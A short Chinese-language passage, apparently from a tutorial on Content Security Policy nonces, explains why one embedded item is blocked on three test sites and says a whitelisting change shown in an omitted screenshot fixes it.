


综上可看出，登录32.68.79三个网站，1, 2, 4, 5, 6 中唯有2不能通过，原因在于2对应的nonce没有被允许嵌入，要改变这种情况，要指明来自2rB3333的嵌入内容是可信度，做如下修改即可（如图示）：




效果立竿见影：

32：



68：



79：

